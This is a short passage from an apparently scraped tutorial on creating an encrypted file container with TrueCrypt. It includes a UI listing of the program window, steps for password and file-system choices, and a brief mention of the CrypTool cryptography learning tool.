**TrueCrypt may just be the tool to protect your data.**



Drive	Volume	Size	Encryption algorithm	Type
I:				
J:				
K:				
L:				
M:				
N:				
O:				
P:	\Device\Harddisk1\Partition0	1.8 TB	AES	Normal
Q:				
R:				
S:				
T:				
U:				
V:				

Create Volume

Volume Properties...

Wipe Cache

Volume



Never save history

Select File...

Volume Tools...

Select Device...

Dismount

Auto-Mount Devices

Dismount All

Exit

Click Next two times on the following screens to create an encrypted file container with a standard TrueCrypt volume (those are the default options). Click Select File and browse to a location where you want to create the new container. **Make sure it is not in the Dropbox folder if Dropbox is running.** You can name the container anyway you want, e.g. holiday2010.avi.

Click Next on the encryption options page unless you want to change the encryption algorithm or hash algorithm. Select the volume size on the next screen. I suggest you keep it at a few hundred Megabytes tops.

You need to enter a secure password on the next screen. It is suggested to use as many characters as possible (24+) with upper and lower letters, numbers and special characters. The maximum length of a True Crypt password is 64 characters.

Now it is time to select the volume format on the next screen. If you only use Windows computers you may want to select NTFS as the file system. If you use others you may be better off with FAT. Juggle the mouse around a bit and click on format once you are done with that.

Congratulations, the new True Crypt volume has been created.

iv. CrypTool

Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.

